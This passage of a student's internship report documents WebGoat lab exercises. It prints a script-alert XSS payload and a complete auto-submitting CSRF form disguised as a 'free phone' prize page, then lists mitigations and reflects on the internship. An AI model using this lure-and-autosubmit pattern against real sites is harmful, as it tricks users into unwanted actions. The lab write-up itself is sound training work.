
## Vulnerability Report: Cross-Site Scripting (XSS)

### Vulnerability Type: Reflected XSS

**Overview:** XSS allows attackers to inject JavaScript into web pages. In WebGoat's CrossSiteScripting.lesson/9, I inserted malicious scripts into a field, which executed in the browser.

## Exploitation:


`<script>alert()</script>`



- Displayed session cookies via alert
- Verified cookie access via JavaScript console
- Shared cookies across tabs proved session hijacking risk



**Additional Findings:** Found a test route (`start.mvc#test/`) in `goatRouter.js` — left behind from development.



## Mitigation:

- Sanitize user input
- Encode output
- Enforce strong Content Security Policy (CSP)
- Test with tools like ZAP

## Vulnerability Report: Cross-Site Request Forgery (CSRF) – No Token

**Vulnerability Type:** CSRF via POST (No Token)

**Overview:** CSRF tricks a logged-in user's browser into submitting a request unknowingly. WebGoat's CSRF (no token) lesson was vulnerable because it lacked verification mechanisms.

## Exploitation:

- Malicious form hosted on WebWolf:



```

File Actions Edit View Help
<!DOCTYPE html>
<html>
<body>
<h1>You won a free phone! Click here to claim!</h1>

<form
  actions="http://localhost:9090/WebGoat/csrft/basic-get-flag"
  method="POST"
  target="_blank"
>
  <input type="hidden" name="csrf" value="false">
  <input type="submit" value="Claim Now">
</form>

<script>
  // Automatically submit the form as soon as the page loads
  document.forms[0].submit();
</script>
</body>
</html>

```

Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Submit Query

Confirm Flag


Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:  Submit

Congratulations! Appears you made the request from your local machine.  
Correct, the flag was 45010

crsffake.html\* 21L, 470B

- Auto-submitted while authenticated in WebGoat.
- Request was accepted and processed.



## Impact:

- Unauthorized actions
  - Invisible to user
  - Could manipulate internal data
- Mitigation:**
- Implement CSRF tokens

- Use SameSite cookies
- Validate Origin/Referer headers

## **Conclusion**

My internship at Redynox has been an eye-opening and transformative experience that significantly deepened my understanding of both network security and web application security. Through the practical tasks assigned, I gained firsthand exposure to how vulnerabilities arise, how attackers exploit them, and most importantly, how security professionals detect, mitigate, and prevent such threats in real-world environments.

In Task 1, I learned how to simulate and secure a small office/home network using tools like pfSense, Wireshark, and Windows Defender Firewall. Setting up firewall rules, monitoring traffic, and simulating reverse shell attacks helped me understand the importance of layered defense (defense-in-depth) and how endpoint protections complement network-level firewalls.

In Task 2, I delved into the world of web application security, working with WebGoat, WebWolf, OWASP ZAP, and browser developer tools. I successfully identified and exploited critical vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). These exercises enhanced my skills in vulnerability analysis, secure coding awareness, and understanding how weak application logic can be turned against the user.

Professionally, this internship honed my:

- Hands-on skills with cybersecurity tools
- Critical thinking when analyzing security issues
- Technical documentation and reporting abilities
- Responsibility and discipline in working through structured tasks independently

Recommendations for Future Interns

- Take notes regularly while performing tasks—it makes report writing much easier later.
- Don't skip the basics: Understanding how each tool works (like pfSense or ZAP) makes troubleshooting easier.
- Document everything, including errors and fixes—they often become learning points.
- Ask questions and explore scenarios beyond the task scope—this leads to deeper learning.
- Be patient with simulations and setups, especially when using virtual machines.

This internship has provided me with the confidence and skillset to contribute effectively to real-world cybersecurity environments. It has also confirmed my interest in continuing my career path in Security Operations, Threat Analysis, and Web Application Security. I am grateful for the structured and impactful learning experience provided by Redynox.

## **Closing Remarks**

This internship at Redynox has been a transformative and enriching experience. It provided me with a strong practical foundation in both network and web application security, allowing me to apply theoretical concepts in real-world scenarios using industry-standard tools and methodologies.

I would like to express my sincere gratitude to the Redynox team for their guidance, resources, and support throughout the internship. Their feedback and structured tasks helped me grow technically and professionally, especially in areas such as vulnerability exploitation, defensive configurations, and security best practices.

Overall, I highly recommend this internship program to aspiring cybersecurity professionals. It fosters a hands-on, self-paced learning environment while still offering structured guidance and meaningful feedback. I am grateful for the opportunity and look forward to applying what I've learned in future roles within the cybersecurity field.